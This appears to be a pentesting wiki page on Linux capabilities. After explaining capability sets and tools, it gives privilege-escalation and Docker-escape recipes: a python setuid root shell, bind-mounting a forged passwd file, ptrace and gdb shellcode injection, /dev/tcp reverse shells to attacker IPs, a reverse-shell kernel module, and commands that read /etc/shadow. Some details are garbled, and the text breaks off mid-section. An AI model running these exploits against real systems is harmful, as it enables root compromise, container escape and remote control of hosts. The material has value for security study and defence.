**Linux Capabilities**

Linux capabilities divide **root privileges into smaller, distinct units**, allowing processes to have a subset of privileges. This minimizes the risks by not granting full root privileges unnecessarily.

**The Problem:**

* Normal users have limited permissions, affecting tasks like opening a network socket which requires root access.

**Capability Sets:**

1. **Inherited (CapInh)**:
   1. **Purpose**: Determines the capabilities passed down from the parent process.
   2. **Functionality**: When a new process is created, it inherits the capabilities from its parent in this set. Useful for maintaining certain privileges across process spawns.
   3. **Restrictions**: A process cannot gain capabilities that its parent did not possess.
2. **Effective (CapEff)**:
   1. **Purpose**: Represents the actual capabilities a process is utilizing at any moment.
   2. **Functionality**: It's the set of capabilities checked by the kernel to grant permission for various operations. For files, this set can be a flag indicating if the file's permitted capabilities are to be considered effective.
   3. **Significance**: The effective set is crucial for immediate privilege checks, acting as the active set of capabilities a process can use.
3. **Permitted (CapPrm)**:
   1. **Purpose**: Defines the maximum set of capabilities a process can possess.
   2. **Functionality**: A process can elevate a capability from the permitted set to its effective set, giving it the ability to use that capability. It can also drop capabilities from its permitted set.
   3. **Boundary**: It acts as an upper limit for the capabilities a process can have, ensuring a process doesn't exceed its predefined privilege scope.
4. **Bounding (CapBnd)**:
   1. **Purpose**: Puts a ceiling on the capabilities a process can ever acquire during its lifecycle.
   2. **Functionality**: Even if a process has a certain capability in its inheritable or permitted set, it cannot acquire that capability unless it's also in the bounding set.
   3. **Use-case**: This set is particularly useful for restricting a process's privilege escalation potential, adding an extra layer of security.
5. **Ambient (CapAmb)**:
   1. **Purpose**: Allows certain capabilities to be maintained across an execve system call, which typically would result in a full reset of the process's capabilities.
   2. **Functionality**: Ensures that non-SUID programs that don't have associated file capabilities can retain certain privileges.
   3. **Restrictions**: Capabilities in this set are subject to the constraints of the inheritable and permitted sets, ensuring they don't exceed the process's allowed privileges.

# Code to demonstrate the interaction of different capability sets might look like this:

# Note: This is pseudo-code for illustrative purposes only.

def manage\_capabilities(process):

if process.has\_capability('cap\_setpcap'):

process.add\_capability\_to\_set('CapPrm', 'new\_capability')

process.limit\_capabilities('CapBnd')

process.preserve\_capabilities\_across\_execve('CapAmb')

For further information check:

* <https://blog.container-solutions.com/linux-capabilities-why-they-exist-and-how-they-work>
* <https://blog.ploetzli.ch/2014/understanding-linux-capabilities/>

**Processes & Binaries Capabilities**

**Processes Capabilities**

To see the capabilities for a particular process, use the **status** file in the /proc directory. As it provides more details, let’s limit it only to the information related to Linux capabilities. Note that for all running processes capability information is maintained per thread, for binaries in the file system it’s stored in extended attributes.

You can find the capabilities defined in /usr/include/linux/capability.h

You can find the capabilities of the current process in cat /proc/self/status or doing capsh --print and of other users in /proc/<pid>/status

cat /proc/1234/status | grep Cap

cat /proc/$$/status | grep Cap #This will print the capabilities of the current process

This command should return 5 lines on most systems.

* CapInh = Inherited capabilities
* CapPrm = Permitted capabilities
* CapEff = Effective capabilities
* CapBnd = Bounding set
* CapAmb = Ambient capabilities set

#These are the typical capabilities of a root owned process (all)

CapInh: 0000000000000000

CapPrm: 0000003fffffffff

CapEff: 0000003fffffffff

CapBnd: 0000003fffffffff

CapAmb: 0000000000000000

These hexadecimal numbers don’t make sense. Using the capsh utility we can decode them into the capabilities name.

capsh --decode=0000003fffffffff

0x0000003fffffffff=cap\_chown,cap\_dac\_override,cap\_dac\_read\_search,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_linux\_immutable,cap\_net\_bind\_service,cap\_net\_broadcast,cap\_net\_admin,cap\_net\_raw,cap\_ipc\_lock,cap\_ipc\_owner,cap\_sys\_module,cap\_sys\_rawio,cap\_sys\_chroot,cap\_sys\_ptrace,cap\_sys\_pacct,cap\_sys\_admin,cap\_sys\_boot,cap\_sys\_nice,cap\_sys\_resource,cap\_sys\_time,cap\_sys\_tty\_config,cap\_mknod,cap\_lease,cap\_audit\_write,cap\_audit\_control,cap\_setfcap,cap\_mac\_override,cap\_mac\_admin,cap\_syslog,cap\_wake\_alarm,cap\_block\_suspend,37

Lets check now the **capabilities** used by ping:

cat /proc/9491/status | grep Cap

CapInh: 0000000000000000

CapPrm: 0000000000003000

CapEff: 0000000000000000

CapBnd: 0000003fffffffff

CapAmb: 0000000000000000

capsh --decode=0000000000003000

0x0000000000003000=cap\_net\_admin,cap\_net\_raw

Although that works, there is another and easier way. To see the capabilities of a running process, simply use the **getpcaps** tool followed by its process ID (PID). You can also provide a list of process IDs.

getpcaps 1234

Lets check here the capabilities of tcpdump after having giving the binary enough capabilities (cap\_net\_admin and cap\_net\_raw) to sniff the network (*tcpdump is running in process 9562*):

#The following command give tcpdump the needed capabilities to sniff traffic

$ setcap cap\_net\_raw,cap\_net\_admin=eip /usr/sbin/tcpdump

$ getpcaps 9562

Capabilities for `9562': = cap\_net\_admin,cap\_net\_raw+ep

$ cat /proc/9562/status | grep Cap

CapInh: 0000000000000000

CapPrm: 0000000000003000

CapEff: 0000000000003000

CapBnd: 0000003fffffffff

CapAmb: 0000000000000000

$ capsh --decode=0000000000003000

0x0000000000003000=cap\_net\_admin,cap\_net\_raw

As you can see the given capabilities corresponds with the results of the 2 ways of getting the capabilities of a binary. The *getpcaps* tool uses the **capget()** system call to query the available capabilities for a particular thread. This system call only needs to provide the PID to obtain more information.

**Binaries Capabilities**

Binaries can have capabilities that can be used while executing. For example, it's very common to find ping binary with cap\_net\_raw capability:

getcap /usr/bin/ping

/usr/bin/ping = cap\_net\_raw+ep

You can **search binaries with capabilities** using:

getcap -r / 2>/dev/null

**Dropping capabilities with capsh**

If we drop the CAP\_NET\_RAW capabilities for *ping*, then the ping utility should no longer work.

capsh --drop=cap\_net\_raw --print -- -c "tcpdump"

Besides the output of *capsh* itself, the *tcpdump* command itself should also raise an error.

/bin/bash: /usr/sbin/tcpdump: Operation not permitted

The error clearly shows that the ping command is not allowed to open an ICMP socket. Now we know for sure that this works as expected.

**Remove Capabilities**

You can remove capabilities of a binary with

setcap -r </path/to/binary>

**User Capabilities**

Apparently **it's possible to assign capabilities also to users**. This probably means that every process executed by the user will be able to use the users capabilities. Base on on [this](https://unix.stackexchange.com/questions/454708/how-do-you-add-cap-sys-admin-permissions-to-user-in-centos-7), [this](http://manpages.ubuntu.com/manpages/bionic/man5/capability.conf.5.html) and [this](https://stackoverflow.com/questions/1956732/is-it-possible-to-configure-linux-capabilities-per-user) a few files new to be configured to give a user certain capabilities but the one assigning the capabilities to each user will be /etc/security/capability.conf. File example:

# Simple

cap\_sys\_ptrace developer

cap\_net\_raw user1

# Multiple capablities

cap\_net\_admin,cap\_net\_raw jrnetadmin

# Identical, but with numeric values

12,13 jrnetadmin

# Combining names and numerics

cap\_sys\_admin,22,25 jrsysadmin

**Environment Capabilities**

Compiling the following program it's possible to **spawn a bash shell inside an environment that provides capabilities**.

ambient.c

/\*

\* Test program for the ambient capabilities

\*

\* compile using:

\* gcc -Wl,--no-as-needed -lcap-ng -o ambient ambient.c

\* Set effective, inherited and permitted capabilities to the compiled binary

\* sudo setcap cap\_setpcap,cap\_net\_raw,cap\_net\_admin,cap\_sys\_nice+eip ambient

\*

\* To get a shell with additional caps that can be inherited do:

\*

\* ./ambient /bin/bash

\*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

#include <errno.h>

#include <sys/prctl.h>

#include <linux/capability.h>

#include <cap-ng.h>

static void set\_ambient\_cap(int cap) {

int rc;

capng\_get\_caps\_process();

rc = capng\_update(CAPNG\_ADD, CAPNG\_INHERITABLE, cap);

if (rc) {

printf("Cannot add inheritable cap\n");

exit(2);

}

capng\_apply(CAPNG\_SELECT\_CAPS);

/\* Note the two 0s at the end. Kernel checks for these \*/

if (prctl(PR\_CAP\_AMBIENT, PR\_CAP\_AMBIENT\_RAISE, cap, 0, 0)) {

perror("Cannot set cap");

exit(1);

}

}

void usage(const char \* me) {

printf("Usage: %s [-c caps] new-program new-args\n", me);

exit(1);

}

int default\_caplist[] = {

CAP\_NET\_RAW,

CAP\_NET\_ADMIN,

CAP\_SYS\_NICE,

-1

};

int \* get\_caplist(const char \* arg) {

int i = 1;

int \* list = NULL;

char \* dup = strdup(arg), \* tok;

for (tok = strtok(dup, ","); tok; tok = strtok(NULL, ",")) {

list = realloc(list, (i + 1) \* sizeof(int));

if (!list) {

perror("out of memory");

exit(1);

}

list[i - 1] = atoi(tok);

list[i] = -1;

i++;

}

return list;

}

int main(int argc, char \*\* argv) {

int rc, i, gotcaps = 0;

int \* caplist = NULL;

int index = 1; // argv index for cmd to start

if (argc < 2)

usage(argv[0]);

if (strcmp(argv[1], "-c") == 0) {

if (argc <= 3) {

usage(argv[0]);

}

caplist = get\_caplist(argv[2]);

index = 3;

}

if (!caplist) {

caplist = (int \* ) default\_caplist;

}

for (i = 0; caplist[i] != -1; i++) {

printf("adding %d to ambient list\n", caplist[i]);

set\_ambient\_cap(caplist[i]);

}

printf("Ambient forking shell\n");

if (execv(argv[index], argv + index))

perror("Cannot exec");

return 0;

}

gcc -Wl,--no-as-needed -lcap-ng -o ambient ambient.c

sudo setcap cap\_setpcap,cap\_net\_raw,cap\_net\_admin,cap\_sys\_nice+eip ambient

./ambient /bin/bash

Inside the **bash executed by the compiled ambient binary** it's possible to observe the **new capabilities** (a regular user won't have any capability in the "current" section).

capsh --print

Current: = cap\_net\_admin,cap\_net\_raw,cap\_sys\_nice+eip

You can **only add capabilities that are present** in both the permitted and the inheritable sets.

**Capability-aware/Capability-dumb binaries**

The **capability-aware binaries won't use the new capabilities** given by the environment, however the **capability dumb binaries will us**e them as they won't reject them. This makes capability-dumb binaries vulnerable inside a special environment that grant capabilities to binaries.

**Service Capabilities**

By default a **service running as root will have assigned all the capabilities**, and in some occasions this may be dangerous. Therefore, a **service configuration** file allows to **specify** the **capabilities** you want it to have, **and** the **user** that should execute the service to avoid running a service with unnecessary privileges:

[Service]

User=bob

AmbientCapabilities=CAP\_NET\_BIND\_SERVICE

**Capabilities in Docker Containers**

By default Docker assigns a few capabilities to the containers. It's very easy to check which capabilities are these by running:

docker run --rm -it r.j3ss.co/amicontained bash

Capabilities:

BOUNDING -> chown dac\_override fowner fsetid kill setgid setuid setpcap net\_bind\_service net\_raw sys\_chroot mknod audit\_write setfcap

# Add a capabilities

docker run --rm -it --cap-add=SYS\_ADMIN r.j3ss.co/amicontained bash

# Add all capabilities

docker run --rm -it --cap-add=ALL r.j3ss.co/amicontained bash

# Remove all and add only one

docker run --rm -it --cap-drop=ALL --cap-add=SYS\_PTRACE r.j3ss.co/amicontained bash

**Privesc/Container Escape**

Capabilities are useful when you **want to restrict your own processes after performing privileged operations** (e.g. after setting up chroot and binding to a socket). However, they can be exploited by passing them malicious commands or arguments which are then run as root.

You can force capabilities upon programs using setcap, and query these using getcap:

#Set Capability

setcap cap\_net\_raw+ep /sbin/ping

#Get Capability

getcap /sbin/ping

/sbin/ping = cap\_net\_raw+ep

The +ep means you’re adding the capability (“-” would remove it) as Effective and Permitted.

To identify programs in a system or folder with capabilities:

getcap -r / 2>/dev/null

**Exploitation example**

In the following example the binary /usr/bin/python2.6 is found vulnerable to privesc:

setcap cap\_setuid+ep /usr/bin/python2.7

/usr/bin/python2.7 = cap\_setuid+ep

#Exploit

/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash");'

**Capabilities** needed by tcpdump to **allow any user to sniff packets**:

setcap cap\_net\_raw,cap\_net\_admin=eip /usr/sbin/tcpdump

getcap /usr/sbin/tcpdump

/usr/sbin/tcpdump = cap\_net\_admin,cap\_net\_raw+eip

**The special case of "empty" capabilities**

[From the docs](https://man7.org/linux/man-pages/man7/capabilities.7.html): Note that one can assign empty capability sets to a program file, and thus it is possible to create a set-user-ID-root program that changes the effective and saved set-user-ID of the process that executes the program to 0, but confers no capabilities to that process. Or, simply put, if you have a binary that:

1. is not owned by root
2. has no SUID/SGID bits set
3. has empty capabilities set (e.g.: getcap myelf returns myelf =ep)

then **that binary will run as root**.

**CAP\_SYS\_ADMIN**

[**CAP\_SYS\_ADMIN**](https://man7.org/linux/man-pages/man7/capabilities.7.html) is a highly potent Linux capability, often equated to a near-root level due to its extensive **administrative privileges**, such as mounting devices or manipulating kernel features. While indispensable for containers simulating entire systems, **CAP\_SYS\_ADMIN poses significant security challenges**, especially in containerized environments, due to its potential for privilege escalation and system compromise. Therefore, its usage warrants stringent security assessments and cautious management, with a strong preference for dropping this capability in application-specific containers to adhere to the **principle of least privilege** and minimize the attack surface.

**Example with binary**

getcap -r / 2>/dev/null

/usr/bin/python2.7 = cap\_sys\_admin+ep

Using python you can mount a modified *passwd* file on top of the real *passwd* file:

cp /etc/passwd ./ #Create a of the passwd file

openssl passwd -1 -salt abc password #Get hash of "password"

vim ./passwd #Change roots passwords of the fake passwd file

And finally **mount** the modified passwd file on /etc/passwd:

from ctypes import \*

libc = CDLL("libc.so.6")

libc.mount.argtypes = (c\_char\_p, c\_char\_p, c\_char\_p, c\_ulong, c\_char\_p)

MS\_BIND = 4096

source = b"/path/to/fake/passwd"

target = b"/etc/passwd"

filesystemtype = b"none"

options = b"rw"

mountflags = MS\_BIND

libc.mount(source, target, filesystemtype, mountflags, options)

And you will be able to **su as root** using password "password".

**Example with environment (Docker breakout)**

You can check the enabled capabilities inside the docker container using:

capsh --print

Current: = cap\_chown,cap\_dac\_override,cap\_dac\_read\_search,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_linux\_immutable,cap\_net\_bind\_service,cap\_net\_broadcast,cap\_net\_admin,cap\_net\_raw,cap\_ipc\_lock,cap\_ipc\_owner,cap\_sys\_module,cap\_sys\_rawio,cap\_sys\_chroot,cap\_sys\_ptrace,cap\_sys\_pacct,cap\_sys\_admin,cap\_sys\_boot,cap\_sys\_nice,cap\_sys\_resource,cap\_sys\_time,cap\_sys\_tty\_config,cap\_mknod,cap\_lease,cap\_audit\_write,cap\_audit\_control,cap\_setfcap,cap\_mac\_override,cap\_mac\_admin,cap\_syslog,cap\_wake\_alarm,cap\_block\_suspend,cap\_audit\_read+ep

Bounding set =cap\_chown,cap\_dac\_override,cap\_dac\_read\_search,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_linux\_immutable,cap\_net\_bind\_service,cap\_net\_broadcast,cap\_net\_admin,cap\_net\_raw,cap\_ipc\_lock,cap\_ipc\_owner,cap\_sys\_module,cap\_sys\_rawio,cap\_sys\_chroot,cap\_sys\_ptrace,cap\_sys\_pacct,cap\_sys\_admin,cap\_sys\_boot,cap\_sys\_nice,cap\_sys\_resource,cap\_sys\_time,cap\_sys\_tty\_config,cap\_mknod,cap\_lease,cap\_audit\_write,cap\_audit\_control,cap\_setfcap,cap\_mac\_override,cap\_mac\_admin,cap\_syslog,cap\_wake\_alarm,cap\_block\_suspend,cap\_audit\_read

Securebits: 00/0x0/1'b0

secure-noroot: no (unlocked)

secure-no-suid-fixup: no (unlocked)

secure-keep-caps: no (unlocked)

uid=0(root)

gid=0(root)

groups=0(root)

Inside the previous output you can see that the SYS\_ADMIN capability is enabled.

* **Mount**

This allows the docker container to **mount the host disk and access it freely**:

fdisk -l #Get disk name

Disk /dev/sda: 4 GiB, 4294967296 bytes, 8388608 sectors

Units: sectors of 1 \* 512 = 512 bytes

Sector size (logical/physical): 512 bytes / 512 bytes

I/O size (minimum/optimal): 512 bytes / 512 bytes

mount /dev/sda /mnt/ #Mount it

cd /mnt

chroot ./ bash #You have a shell inside the docker hosts disk

* **Full access**

In the previous method we managed to access the docker host disk. In case you find that the host is running an **ssh** server, you could **create a user inside the docker host** disk and access it via SSH:

#Like in the example before, the first step is to mount the docker host disk

fdisk -l

mount /dev/sda /mnt/

#Then, search for open ports inside the docker host

nc -v -n -w2 -z 172.17.0.1 1-65535

(UNKNOWN) [172.17.0.1] 2222 (?) open

#Finally, create a new user inside the docker host and use it to access via SSH

chroot /mnt/ adduser john

ssh john@172.17.0.1 -p 2222

**CAP\_SYS\_PTRACE**

**This means that you can escape the container by injecting a shellcode inside some process running inside the host.** To access processes running inside the host the container needs to be run at least with **--pid=host**.

[**CAP\_SYS\_PTRACE**](https://man7.org/linux/man-pages/man7/capabilities.7.html) grants the ability to use debugging and system call tracing functionalities provided by ptrace(2) and cross-memory attach calls like process\_vm\_readv(2) and process\_vm\_writev(2). Although powerful for diagnostic and monitoring purposes, if CAP\_SYS\_PTRACE is enabled without restrictive measures like a seccomp filter on ptrace(2), it can significantly undermine system security. Specifically, it can be exploited to circumvent other security restrictions, notably those imposed by seccomp, as demonstrated by [proofs of concept (PoC) like this one](https://gist.github.com/thejh/8346f47e359adecd1d53).

**Example with binary (python)**

getcap -r / 2>/dev/null

/usr/bin/python2.7 = cap\_sys\_ptrace+ep

import ctypes

import sys

import struct

# Macros defined in <sys/ptrace.h>

# https://code.woboq.org/qt5/include/sys/ptrace.h.html

PTRACE\_POKETEXT = 4

PTRACE\_GETREGS = 12

PTRACE\_SETREGS = 13

PTRACE\_ATTACH = 16

PTRACE\_DETACH = 17

# Structure defined in <sys/user.h>

# https://code.woboq.org/qt5/include/sys/user.h.html#user\_regs\_struct

class user\_regs\_struct(ctypes.Structure):

\_fields\_ = [

("r15", ctypes.c\_ulonglong),

("r14", ctypes.c\_ulonglong),

("r13", ctypes.c\_ulonglong),

("r12", ctypes.c\_ulonglong),

("rbp", ctypes.c\_ulonglong),

("rbx", ctypes.c\_ulonglong),

("r11", ctypes.c\_ulonglong),

("r10", ctypes.c\_ulonglong),

("r9", ctypes.c\_ulonglong),

("r8", ctypes.c\_ulonglong),

("rax", ctypes.c\_ulonglong),

("rcx", ctypes.c\_ulonglong),

("rdx", ctypes.c\_ulonglong),

("rsi", ctypes.c\_ulonglong),

("rdi", ctypes.c\_ulonglong),

("orig\_rax", ctypes.c\_ulonglong),

("rip", ctypes.c\_ulonglong),

("cs", ctypes.c\_ulonglong),

("eflags", ctypes.c\_ulonglong),

("rsp", ctypes.c\_ulonglong),

("ss", ctypes.c\_ulonglong),

("fs\_base", ctypes.c\_ulonglong),

("gs\_base", ctypes.c\_ulonglong),

("ds", ctypes.c\_ulonglong),

("es", ctypes.c\_ulonglong),

("fs", ctypes.c\_ulonglong),

("gs", ctypes.c\_ulonglong),

]

libc = ctypes.CDLL("libc.so.6")

pid=int(sys.argv[1])

# Define argument type and respone type.

libc.ptrace.argtypes = [ctypes.c\_uint64, ctypes.c\_uint64, ctypes.c\_void\_p, ctypes.c\_void\_p]

libc.ptrace.restype = ctypes.c\_uint64

# Attach to the process

libc.ptrace(PTRACE\_ATTACH, pid, None, None)

registers=user\_regs\_struct()

# Retrieve the value stored in registers

libc.ptrace(PTRACE\_GETREGS, pid, None, ctypes.byref(registers))

print("Instruction Pointer: " + hex(registers.rip))

print("Injecting Shellcode at: " + hex(registers.rip))

# Shell code copied from exploit db. https://github.com/0x00pf/0x00sec\_code/blob/master/mem\_inject/infect.c

shellcode = "\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05"

# Inject the shellcode into the running process byte by byte.

for i in xrange(0,len(shellcode),4):

# Convert the byte to little endian.

shellcode\_byte\_int=int(shellcode[i:4+i].encode('hex'),16)

shellcode\_byte\_little\_endian=struct.pack("<I", shellcode\_byte\_int).rstrip('\x00').encode('hex')

shellcode\_byte=int(shellcode\_byte\_little\_endian,16)

# Inject the byte.

libc.ptrace(PTRACE\_POKETEXT, pid, ctypes.c\_void\_p(registers.rip+i),shellcode\_byte)

print("Shellcode Injected!!")

# Modify the instuction pointer

registers.rip=registers.rip+2

# Set the registers

libc.ptrace(PTRACE\_SETREGS, pid, None, ctypes.byref(registers))

print("Final Instruction Pointer: " + hex(registers.rip))

# Detach from the process.

libc.ptrace(PTRACE\_DETACH, pid, None, None)

**Example with binary (gdb)**

gdb with ptrace capability:

/usr/bin/gdb = cap\_sys\_ptrace+ep

Create a shellcode with msfvenom to inject in memory via gdb

# msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=10.10.14.11 LPORT=9001 -f py -o revshell.py

buf = b""

buf += b"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05"

buf += b"\x48\x97\x48\xb9\x02\x00\x23\x29\x0a\x0a\x0e\x0b"

buf += b"\x51\x48\x89\xe6\x6a\x10\x5a\x6a\x2a\x58\x0f\x05"

buf += b"\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58\x0f\x05\x75"

buf += b"\xf6\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f"

buf += b"\x73\x68\x00\x53\x48\x89\xe7\x52\x57\x48\x89\xe6"

buf += b"\x0f\x05"

# Divisible by 8

payload = b"\x90" \* (8 - len(buf) % 8 ) + buf

# Change endianess and print gdb lines to load the shellcode in RIP directly

for i in range(0, len(buf), 8):

chunk = payload[i:i+8][::-1]

chunks = "0x"

for byte in chunk:

chunks += f"{byte:02x}"

print(f"set {{long}}($rip+{i}) = {chunks}")

Debug a root process with gdb ad -paste the previously generated gdb lines:

# In this case there was a sleep run by root

## NOTE that the process you abuse will die after the shellcode

/usr/bin/gdb -p $(pgrep sleep)

[...]

(gdb) set {long}($rip+0) = 0x296a909090909090

(gdb) set {long}($rip+8) = 0x5e016a5f026a9958

(gdb) set {long}($rip+16) = 0x0002b9489748050f

(gdb) set {long}($rip+24) = 0x48510b0e0a0a2923

(gdb) set {long}($rip+32) = 0x582a6a5a106ae689

(gdb) set {long}($rip+40) = 0xceff485e036a050f

(gdb) set {long}($rip+48) = 0x6af675050f58216a

(gdb) set {long}($rip+56) = 0x69622fbb4899583b

(gdb) set {long}($rip+64) = 0x8948530068732f6e

(gdb) set {long}($rip+72) = 0x050fe689485752e7

(gdb) c

Continuing.

process 207009 is executing new program: /usr/bin/dash

[...]

**Example with environment (Docker breakout) - Another gdb Abuse**

If **GDB** is installed (or you can install it with apk add gdb or apt install gdb for example) you can **debug a process from the host** and make it call the system function. (This technique also requires the capability SYS\_ADMIN)**.**

gdb -p 1234

(gdb) call (void)system("ls")

(gdb) call (void)system("sleep 5")

(gdb) call (void)system("bash -c 'bash -i >& /dev/tcp/192.168.115.135/5656 0>&1'")

You won’t be able to see the output of the command executed but it will be executed by that process (so get a rev shell).

If you get the error "No symbol "system" in current context." check the previous example loading a shellcode in a program via gdb.

**Example with environment (Docker breakout) - Shellcode Injection**

You can check the enabled capabilities inside the docker container using:

capsh --print

Current: = cap\_chown,cap\_dac\_override,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_net\_bind\_service,cap\_net\_raw,cap\_sys\_chroot,cap\_sys\_ptrace,cap\_mknod,cap\_audit\_write,cap\_setfcap+ep

Bounding set =cap\_chown,cap\_dac\_override,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_net\_bind\_service,cap\_net\_raw,cap\_sys\_chroot,cap\_sys\_ptrace,cap\_mknod,cap\_audit\_write,cap\_setfcap

Securebits: 00/0x0/1'b0

secure-noroot: no (unlocked)

secure-no-suid-fixup: no (unlocked)

secure-keep-caps: no (unlocked)

uid=0(root)

gid=0(root)

groups=0(root

List **processes** running in the **host** ps -eaf

1. Get the **architecture** uname -m
2. Find a **shellcode** for the architecture (<https://www.exploit-db.com/exploits/41128>)
3. Find a **program** to **inject** the **shellcode** into a process memory (<https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c>)
4. **Modify** the **shellcode** inside the program and **compile** it gcc inject.c -o inject
5. **Inject** it and grab your **shell**: ./inject 299; nc 172.17.0.1 5600

**CAP\_SYS\_MODULE**

[**CAP\_SYS\_MODULE**](https://man7.org/linux/man-pages/man7/capabilities.7.html) empowers a process to **load and unload kernel modules (init\_module(2), finit\_module(2) and delete\_module(2) system calls)**, offering direct access to the kernel's core operations. This capability presents critical security risks, as it enables privilege escalation and total system compromise by allowing modifications to the kernel, thereby bypassing all Linux security mechanisms, including Linux Security Modules and container isolation. **This means that you can** **insert/remove kernel modules in/from the kernel of the host machine.**

**Example with binary**

In the following example the binary **python** has this capability.

getcap -r / 2>/dev/null

/usr/bin/python2.7 = cap\_sys\_module+ep

By default, **modprobe** command checks for dependency list and map files in the directory **/lib/modules/$(uname -r)**. In order to abuse this, lets create a fake **lib/modules** folder:

mkdir lib/modules -p

cp -a /lib/modules/5.0.0-20-generic/ lib/modules/$(uname -r)

Then **compile the kernel module you can find 2 examples below and**  it to this folder:

cp reverse-shell.ko lib/modules/$(uname -r)/

Finally, execute the needed python code to load this kernel module:

import kmod

km = kmod.Kmod()

km.set\_mod\_dir("/path/to/fake/lib/modules/5.0.0-20-generic/")

km.modprobe("reverse-shell")

**Example 2 with binary**

In the following example the binary **kmod** has this capability.

getcap -r / 2>/dev/null

/bin/kmod = cap\_sys\_module+ep

Which means that it's possible to use the command **insmod** to insert a kernel module. Follow the example below to get a **reverse shell** abusing this privilege.

**Example with environment (Docker breakout)**

You can check the enabled capabilities inside the docker container using:

capsh --print

Current: = cap\_chown,cap\_dac\_override,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_net\_bind\_service,cap\_net\_raw,cap\_sys\_module,cap\_sys\_chroot,cap\_mknod,cap\_audit\_write,cap\_setfcap+ep

Bounding set =cap\_chown,cap\_dac\_override,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_net\_bind\_service,cap\_net\_raw,cap\_sys\_module,cap\_sys\_chroot,cap\_mknod,cap\_audit\_write,cap\_setfcap

Securebits: 00/0x0/1'b0

secure-noroot: no (unlocked)

secure-no-suid-fixup: no (unlocked)

secure-keep-caps: no (unlocked)

uid=0(root)

gid=0(root)

groups=0(root)

Inside the previous output you can see that the **SYS\_MODULE** capability is enabled.

**Create** the **kernel module** that is going to execute a reverse shell and the **Makefile** to **compile** it:

reverse-shell.c

#include <linux/kmod.h>

#include <linux/module.h>

MODULE\_LICENSE("GPL");

MODULE\_AUTHOR("AttackDefense");

MODULE\_DESCRIPTION("LKM reverse shell module");

MODULE\_VERSION("1.0");

char\* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/10.10.14.8/4444 0>&1", NULL};

static char\* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

// call\_usermodehelper function is used to create user mode processes from kernel space

static int \_\_init reverse\_shell\_init(void) {

return call\_usermodehelper(argv[0], argv, envp, UMH\_WAIT\_EXEC);

}

static void \_\_exit reverse\_shell\_exit(void) {

printk(KERN\_INFO "Exiting\n");

}

module\_init(reverse\_shell\_init);

module\_exit(reverse\_shell\_exit);

Makefile

obj-m +=reverse-shell.o

all:

make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:

make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

The blank char before each make word in the Makefile **must be a tab, not spaces**!

Execute make to compile it.

ake[1]: \*\*\* /lib/modules/5.10.0-kali7-amd64/build: No such file or directory. Stop.

sudo apt update

sudo apt full-upgrade

Finally, start nc inside a shell and **load the module** from another one and you will capture the shell in the nc process:

#Shell 1

nc -lvnp 4444

#Shell 2

insmod reverse-shell.ko #Launch the reverse shell

**The code of this technique was copied from the laboratory of "Abusing SYS\_MODULE Capability" from** [**https://www.pentesteracademy.com/**](https://www.pentesteracademy.com/)

Another example of this technique can be found in <https://www.cyberark.com/resources/threat-research-blog/how-i-hacked-play-with-docker-and-remotely-ran-code-on-the-host>

**CAP\_DAC\_READ\_SEARCH**

[**CAP\_DAC\_READ\_SEARCH**](https://man7.org/linux/man-pages/man7/capabilities.7.html) enables a process to **bypass permissions for reading files and for reading and executing directories**. Its primary use is for file searching or reading purposes. However, it also allows a process to use the open\_by\_handle\_at(2) function, which can access any file, including those outside the process's mount namespace. The handle used in open\_by\_handle\_at(2) is supposed to be a non-transparent identifier obtained through name\_to\_handle\_at(2), but it can include sensitive information like inode numbers that are vulnerable to tampering. The potential for exploitation of this capability, particularly in the context of Docker containers, was demonstrated by Sebastian Krahmer with the shocker exploit, as analyzed [here](https://medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3). **This means that you can** **bypass can bypass file read permission checks and directory read/execute permission checks.**

**Example with binary**

The binary will be able to read any file. So, if a file like tar has this capability it will be able to read the shadow file:

cd /etc

tar -czf /tmp/shadow.tar.gz shadow #Compress show file in /tmp

cd /tmp

tar -cxf shadow.tar.gz

**Example with binary2**

In this case lets suppose that **python** binary has this capability. In order to list root files you could do:

import os

for r, d, f in os.walk('/root'):

for filename in f:

print(filename)

And in order to read a file you could do:

print(open("/etc/shadow", "r").read())

**Example in Environment (Docker breakout)**

You can check the enabled capabilities inside the docker container using:

capsh --print

Current: = cap\_chown,cap\_dac\_override,cap\_dac\_read\_search,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_net\_bind\_service,cap\_net\_raw,cap\_sys\_chroot,cap\_mknod,cap\_audit\_write,cap\_setfcap+ep

